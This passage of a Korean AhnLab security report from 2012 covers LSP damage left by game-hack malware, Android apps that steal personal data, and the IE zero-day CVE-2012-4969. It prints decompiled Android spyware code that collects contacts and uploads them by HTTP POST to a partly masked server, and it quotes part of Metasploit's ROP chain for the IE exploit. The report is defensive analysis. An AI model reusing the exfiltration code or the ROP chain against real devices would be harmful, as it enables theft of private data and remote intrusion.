

그림 1-54 | 데이터 전송시 LSP를 거쳐서 외부로 전송

LSP가 추가되면 [그림 1-55]와 같이 레지스트리에 LSP목록이 추가된다.



그림 1-55 | 레지스트리에 추가된 LSP 목록

레지스트리 경로는 다음과 같다.

[LSP 설치경로]

- HKEY_LOCAL_MACHINE₩SYSTEM₩CurrentControlSet₩Services₩WinSock2₩

LSP는 [그림 1-56]과 같이 다수의 Layer가 서로 연결된 구조를 가지고 있기 때문에, 중간에 하나라도 손상될 경우 정상적인 네트워크 전송은 불가능하다.



그림 1-56 | 서로 연결된 구조를 가지고 있는 LSP

이런 악성코드 감염상태를 보면 [그림 1-57]과 같이 LSP에 추가된 것을 발견할 수 있다. 악성코드를 치료하는 과정에서 해당 파일만 삭제하고, 연결이 끊어진 LSP를 복구해주지 않았기 때문에 네트워크가 되지 않는 문제가 발생한 것이다.



그림 1-57 | 악성코드가 변경시킨 LSP 목록

일반적으로 WinSocketA.dll 파일에 감염될 경우 LSP가 변경되는 증상이 발생한다. 이러한 경우 해당 악성코드가 감염된 상태에서 GamehackKill 전용백신을 이용하면 정상적인 진단 · 치료뿐만 아니라 LSP까지 복구할 수 있다.

그러나 전용백신을 사용하기 전에 이미 진단되어 삭제된 상태라면, 아래와 같은 방법으로 쉽게 복구 가능하다.

1. 시스템이 정상 동작 했던 시점으로 시스템 복원을 하거나, 진단되어 삭제된 파일을 검역소에서 복구한 뒤 재부팅한 다음 네트워크 동작 여부를 확인한다.

2. 최신 버전의 GamehackKill 전용백신을 이용하여 검사를 진행하고, 진단되는 내용이 있으면 치료 후 재부팅한다.

3. V3를 최신엔진으로 업데이트 한 다음 정밀검사를 진행한 후 네트워크 동작 여부를 확인한다.

시스템 복원에 복원 시점이 존재하지 않거나, 검역소에 파일이 정상적으로 복원되지 않아 위의 방법을 이용할 수 없는 경우는 LSP를 수동으로 복구해야 한다. 아래와 같은 툴을 이용하여 수동 복구가 가능하다.

[LSP-Fix Tool]

LSP-Fix는 Winsock을 초기화시키는 프로그램이다.

· 1 LSPFix.exe 파일을 더블 클릭하여 실행한다.

· 2 [그림 1-58]과 같이 Keep 항목에 위치하고 있는 WinSocketA.dll 파일을 선택 후 '》' 클릭하여 Remove 쪽으로 이동시킨 뒤 Finish 버튼을 눌러 초기화한다.



그림 1-58 | LSP-Fix Tool을 이용한 수동 복구

〈V3 제품군의 진단명〉

Dropper/Win32.OnlineGameHack (2012.08.26.00)

Trojan/Win32.OnlineGameHack (2012.09.06.03)

- HKLM₩SYSTEM₩ControlSet001₩Services₩Netman₩Parameters₩ServiceDll

"C:₩[악성코드 실행 경로]₩tabcteng.dll"

03 악성코드 동향

모바일 악성코드 이슈

2012 미국 대선을 노린 광고성 애플리케이션 주의

2012년 미국 대통령선거를 겨냥하여 사용자 정보를 불법 취득하는 광고성 애플리케이션(이하 앱)이 발견되었다. 정보유출기능이 발견된 앱들은 (미)민주당 VS 공화당 가상투표와 유력한 대선후보인 Barack Obama , Mitt Romney의 라이브 배경화면 등이다.

대한민국 대선도 얼마 남지 않은 이 시점에, 이와 유사하게 대선을 겨냥한 악성코드가 국내에서도 발생할 가능성이 높으므로 주의할 필요가 있다.



그림 1-59 | Obama vs Romney 1.0

그림 1-60 | Obama, Romney live wallpaper

발견된 앱들은 Google play store(안드로이드 공식마켓)와 서드파티 마켓 등에 등록된 상태로 각각 300 ~ 1000건 정도의 다운로드 수를 기록했다. 해당 앱들은 9월 현재 공식마켓에선 삭제된 상태이나 서드파티 마켓에서는 아직 다운로드 가능하다.



그림 1-61 | 서드파티 마켓에 유포 중인 광고성 앱

위의 앱들은 기능 자체로는 문제될 것이 없으나 설치 시 추가적인 광고 모듈이 함께 설치된다. 이 광고 모듈은 별도의 사용자 동의나 확인 절차 없이 홈 화면에 바로가기를 설치하고, 지속적으로 광고성 알림 메시지를 띄우면서 기기의 GPS 위치정보나 기기식별번호 등을 불법적으로 수집한다.



그림 1-62 | 홈 화면에 생성된 바로가기 링크와 연결되는 광고성 웹 페이지

이처럼 자신도 모르게 개인정보가 제공되는 것을 방지하기 위해서는 앱 설치 시 앱에서 필요한 기능보다 더 많은 권한을 요구하지 않는지를 검토하는 습관을 들여야 한다.

위치 정보를 수집하는 앱은 아래와 같이 위치 정보에 접근하는 것이 설치권한 목록에 표기되므로 위치 정보를 제공할 필요가 없는 앱으로 판단될 경우 더 이상 설치를 진행하지 않아야 한다.



그림 1-63 | 앱 요구 권한 목록(위치 정보가 제공되는 것이 확인됨)

〈V3 mobile 제품군의 진단명〉

Android-PUP/Leadbolt

Android-PUP/Airpush

일본 여성을 타깃으로 하는 Loozfon 모바일 악성코드

여성 스마트폰 유저를 타깃으로 한 개인정보 유출형 모바일 악성코드가 일본에서 발견되었다.

일반적으로 모바일 악성코드는 남성 유저들을 타깃으로 성인물, 도박, 불법약물 등을 키워드로 제작됐지만 이번에 발견된 악성코드는 성인 여성을 노리고 제작된 점이 특징이다.

해당 모바일 악성코드는 어떠한 경로로 감염되는지 알아보자.

A. 여성 종합 정보 사이트

[그림 1-64]와 같이 여성 종합 정보 사이트의 '이 남자를 추천합니다' 라는 광고 링크를 클릭하면 악성 앱이 다운로드 및 설치된다.

그림 1-64 | 여성정보 웹에 있는 '이남자를 추천합니다' 문구 링크(출처:Symantec)

B. 광고성 스팸 메일

'돈을 많이 벌고 싶은 여성은 보세요' 라는 내용의 스팸 메일에 삽입된 링크를 클릭하면 악성 앱이 다운로드 및 설치된다.

그림 1-65 | 악성 앱의 설치를 유도하는 스팸메일 (출처:Symantec)

설치된 악성 앱의 이름은 '당신 이길 수 있어?' 라는 문구로 호기심을 자극하여 실행을 유도한다.



그림 1-66 | 악성 앱 정보

[그림 1-67]의 악성 앱은 실행 시 숫자가 카운트된 후 아래와 같이 '당신은 졌다' 라는 화면이 나오고, 다른 메뉴는 존재하지 않는다.

그림 1-67 | 악성 앱 실행화면

해당 악성 앱은 설치 및 실행 과정에서 [그림 1-68]과 같이 사용자 개인정보를 탈취하는 기능이 있다. 특히 스마트폰의 주소록을 특정 서버 ('http://58.**.**..229/ap**i/a****gist')로 모두 전송하는 기능이 있어 개인정보를 심각하게 침해하므로 주의해야 한다.

그림 1-68 | 해당 악성 앱의 개인정보 탈취 관련 코드

〈V3 mobile 제품군의 진단명〉

Android-Trojan/Loozfon (2012.09.04.00)

Anime character named Anaru(Android Malware)

일본 애니메이션 캐릭터가 안드로이드 스마트폰의 사용자 정보를 탈취하는 악성코드에 이용되었다. 해당 악성코드의 제작자는 구글 마켓과 유사한 형태로 제작된 웹 사이트나 스팸 메일을 통하여 유포한 것으로 확인되었다. 이와 같은 예로, Anaru로 불리는 안드로이드 악성앱에 대해 알아보자.

Anaru 앱을 설치 시 요구되는 권한은 아래와 같다.



그림 1-69 | 악성 앱 권한

Anaru 악성 앱이 설치되면 [그림 1-70]의 아이콘이 생성되고, 실행하면 Anaru 캐릭터가 나타난다.

그림 1-70 | 아이콘과 실행화면

제작자는 사용자가 앱을 실행할 경우, 자신의 정보가 유출되는지 알 수 없도록 백그라운드에서 정보 탈취가 가능하게 설계했다.

앱 내부에는 GliveWallActivityActivity Class를 통하여 스마트폰의 주소록에 저장된 e-mail 주소와 이름을 특정 경로에 저장하고, 특정 서버로 전송하는 코드가 존재한다.

```
while (true)
{
  String str5;
  File localFile1;
  if (!localCursor.moveToNext())
  {
    localCursor.close();
    StringBuilder localStringBuilder1 = new StringBuilder("mailaddress get!");
    String str2 = Environment.getExternalStorageDirectory().getAbsolutePath();
    String str3 = str2;
    int j = Log.d("xxx", str3);
    String str4 = String.valueOf(Environment.getExternalStorageDirectory().getPath());
    str5 = str4 + "/addresscap/list.log";
    localFile1 = new File(str5);
    boolean bool = localFile1.getParentFile().mkdir();
  }
```

그림 1-71 | GliveWallActivityActivity 스마트폰 정보를 탈취하는 코드 부분

실제 유출되는 과정은 다음과 같다.

1. 스마트폰 주소록에 아래와 같은 'Ahn', 'Lab' 2개의 이름을 저장하였다.



그림 1-72 | 스마트폰에 저장된 주소록

2. 설치된 악성 앱을 실행하면 [그림 1-73]과 같이 주소록에 저장된 이름과 e-mail 주소를 읽어 특정 경로에 저장한다.

그림 1-73 | 백그라운드로 실행되는 정보 수집 및 전송 과정

3. 수집된 이름과 e-mail 주소는 sdcard/ addresscap/list.log로 저장된다.



그림 1-74 | 수집된 정보와 저장 경로

4. list.log에 수집된 정보는 아래 코드에 의해 특정 서버로 전송된다.

```
catch (IOException localIOException)
{
  try
  {
    label230: BasicHttpParams localBasicHttpParams1 = new BasicHttpParams();
    HttpConnectionParams.setSoTimeout(localBasicHttpParams1, 2000);
    HttpConnectionParams.setConnectionTimeout(localBasicHttpParams1, 3000);
    BasicHttpParams localBasicHttpParams2 = localBasicHttpParams1;
    DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient(localBasicHttpParams2);
    HttpPost localHttpPost1 = new org/apache/http/client/methods/HttpPost;
    localHttpPost1.<init>("http://xx[illegible]xx.net/app/rv.php");
    MultipartEntity localMultipartEntity = new MultipartEntity();
    File localFile2 = new File(str5);
    FileBody localFileBody = new FileBody(localFile2);
    localMultipartEntity.addPart("data", localFileBody);
    localHttpPost1.setEntity(localMultipartEntity);
    HttpPost localHttpPost2 = localHttpPost1;
    HttpResponse localHttpResponse = localDefaultHttpClient.execute(localHttpPost2);
    BufferedReader localBufferedReader;
    StringBuilder localStringBuilder2;
    if (localHttpResponse.getStatusLine().getStatusCode() == 200)
```

그림 1-75 | 특정 서버로 전송되도록 설계된 코드



그림 1-76 | 특정 서버로 전송되는 사용자 정보

〈V3 mobile 제품군의 진단명〉

Android-Spyware/Maistealer (2012.07.27.00)

유명 게임으로 위장한 개인정보를 유출하는 악성 앱 주의

게임으로 위장하여 사용자의 개인정보를 유출하는 안드로이드 악성 앱이 해외에서 운영 중인 서드파티 마켓에서 발견되었다. 문자메시지 정보, 연락처 정보 등 매우 민감한 정보가 포함되어 있어 심각한 사생활 침해가 우려되는 상황이다.

발견된 악성 앱에 대해 좀 더 자세히 살펴보자.

해당 악성 앱은 [그림 1-77]과 같이 서드파티 마켓을 통해 전파되며, 유명 게임인 'GTA' 브랜드를 이용하여 설치를 유도한다.

그림 1-77 | 악성 앱이 업로드된 서드파티 마켓



그림 1-78 | GTA 위장 악성 앱 아이콘

앱을 다운로드하면 [그림 1-78]과 같이 GTA의 아이콘을 사용하는 가짜 앱이 나타난다. 실행하면 게임을 로딩하는 듯 보이나 로딩 완료 시, 러시아어로 플래시 플레이어가 없다는 메시지를 보여주며 추가적인 앱의 다운로드 및 설치를 유도한다. 이 앱은 특이하게 설치 시 요구하는 권한 정보가 없다.



그림 1-79 | 악성 앱 실행 화면

위 버튼을 클릭하면 아래와 같이 플래시 플레이어인 것처럼 위장하여 'http://u****eris.*u/' 에서 사용자 정보를 유출하는 기능이 있는 악성 앱을 다운로드한다.

그림 1-80 | 추가로 설치되는 플래시 플레이어 위장 악성 앱

추가로 다운로드되는 악성 앱은 별도의 UI없이 스마트폰에서 백그라운드로 동작하며 아래와 같은 기능을 수행한다.

- 서비스 국가 정보 유출
- 서비스 제공자(operator) 정보 유출
- 장치 식별번호(device ID)
- 저장된 문자메시지 유출
- 문자메시지 무단 전송
- 주소록 내 연락처 정보 유출
- 추가 악성 앱 다운로드 등



그림 1-81 | 문자 메시지 무단 전송 코드



그림 1-82 | 개인정보 유출 코드

수집된 개인정보는 미국에 위치한 서버('http://w***y.*u/co***s.php') 로 전송된다.

〈V3 mobile 제품군의 진단명〉

Android-Trojan/FakeInst.6047(2012.09.12.01)

Android-Trojan/FakeInst.6048(2012.09.12.01)

Android-Trojan/FakeInst.6048(2012.09.12.01)

01 보안 동향

보안 통계

9월 마이크로소프트 보안 업데이트 현황

2012년 9월 마이크로소프트사에서 발표한 보안 업데이트는 총 3건으로 긴급 1건, 중요 2건이다. 그 중 MS12-063은 인터넷 익스플로러의 제로데이 취약점(CVE-2012-1529, CVE-2012-2546, CVE-2012-2548, CVE-2012-2557, CVE-2012-4969)을 해결하는 패치로, 신속하게 업데이트해야 한다.

긴급
MS12-063 인터넷 익스플로러 누적 보안 업데이트

중요
MS12-061 Visual Studio Team Foundation Server의 취약점으로 인한 권한 상승 문제점
MS12-062 System Center Configuration Manager의 취약점으로 인한 권한 상승 문제점

표 2-1 | 2012년 9월 주요 MS 보안 업데이트



그림 2-1 | 공격 대상 기준별 MS 보안 업데이트 (2011.10 – 2012.09)

02 보안 동향

보안 이슈

인터넷 익스플로러 제로데이 취약점(CVE-2012-4969)

2012년 9월 마이크로소프트는 인터넷 익스플로러에 제로데이 취약점이 존재한다고 발표했다. 이 취약점은 인터넷 익스플로러 버전 6부터 9까지 발생하며, 운영체제 역시 윈도우 XP (서비스 팩 3)부터 윈도우 7(서비스 팩 1)까지 영향을 받는다. 가장 최신 버전인 인터넷 익스플로러 10과 윈도우 8은 안전한 것으로 나타났다.

해당 취약점은 인터넷 익스플로러가 html 코드를 사용자의 화면에 표시하기 위해 이용하는 모듈인 mshtml.dll 파일에서 발생된다. 모듈 내부의 특정 함수가 이미 삭제된 메모리의 개체에 접근할 때 메모리 손상을 유발하는 use-after-free 취약점을 포함하는 것으로 판단된다. 이로 인해 단순하게는 인터넷 익스플로러가 의도치 않게 종료될 수 있으며, 악용될 경우 공격자가 원격에서 임의의 코드를 실행하는 것이 가능하다.



그림 2-2 | CVE-2012-4969 취약점을 악용하는 웹 페이지를 IE에서 실행한 화면

이미 취약점을 악용하여 악성코드를 배포한 웹 사이트가 많이 발견됐으며, proof-of-concept 형태로 해당 취약점을 테스트 해볼 수 있는 코드 또한 Metasploit에 의해 공개되었기 때문에 사용자들의 각별한 주의가 필요하다. Metasploit에 공개된 취약점은 ROP 기법을 이용한 셸코드로, 윈도우 7을 비롯한 다양한 시스템에서 공격이 가능하므로 보안 패치가 반드시 적용되어야 한다.

```
when :jre
        print_status("Using JRE ROP")
        exec_size = 0xffffffff - code.length + 1
        if t['Random']
                stack_pivot = [
                        0x0c0c0c0c, # 0c0c0c08
                        0x7c347f98, # RETN
                        0x7c347f97, # POP EDX # RETN
                        0x7c348b05  # XCHG EAX, ESP # RET
                ].pack("V*")
        else
                stack_pivot = [
                        0x7c347f98, # RETN
                        0x7c347f97, # POP EDX # RETN
                        0x7c348b05  # XCHG EAX, ESP # RET
                ].pack("V*")
        end
        rop =
        [
                0x7c37653d,  # POP EAX # POP EDI # POP ESI # POP EBX # POP EBP # RETN
                exec_size,   # Value to negate, will become 0x00000201 (dwSize)
                0x7c347f98,  # RETN (ROP NOP)
```

그림 2-3 | Metasploit 에서 공개한 셸코드 일부

현재 마이크로소프트에서 해당 취약점을 해결할 수 있는 인터넷 익스플로러 누적 보안 업데이트(2744842)를 제공하고 있으며, 관련 업데이트가 완료되었는지 확인하고 싶다면 [제어판]->[Windows Update]->[업데이트 기록 보기] 메뉴를 통해 [그림 2-4]와 같이 KB2744842 업데이트가 완료되었는지 체크할 수 있다. 만약 해당 업데이트 기록이 없다면 자동 업데이트를 통해 신속하게 최신 업데이트를 적용할 것을 권장한다.



그림 2-4 | Windows Update 메뉴에서 업데이트 기록 확인

01 웹 보안 동향

웹 보안 통계

웹 사이트 악성 코드 동향

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹 사이트 보안 통계 자료에 의하면, 2012년 9월 악성코드를 배포하는 웹 사이트를 차단한 건수는 총 9331건이었다. 악성코드 유형은 총 308종, 악성코드가 발견된 도메인은 181개, 악성코드가 발견된 URL은 637개였다. 2012년 8월과 비교했을 때 악성코드 유형, 악성코드가 발견된 URL이 다소 감소했다.

악성코드 배포 URL 차단 건수

6,998

08

09

9,331

+33.3%

악성코드 유형

328

308

악성코드가 발견된 도메인

170

181

악성코드가 발견된 URL

795

637

Graph



표 3-1 | 2012년 9월 웹 사이트 보안 현황

월별 악성코드 배포 URL 차단 건수

2012년9월 악성코드 배포 웹 사이트 URL 접근에 대한 차단 건수는 지난달 6998건에 비해 33% 증가한 9331건이었다.



그림 3-1 | 월별 악성코드 배포 URL 차단 건수 변화 추이

월별 악성코드 유형

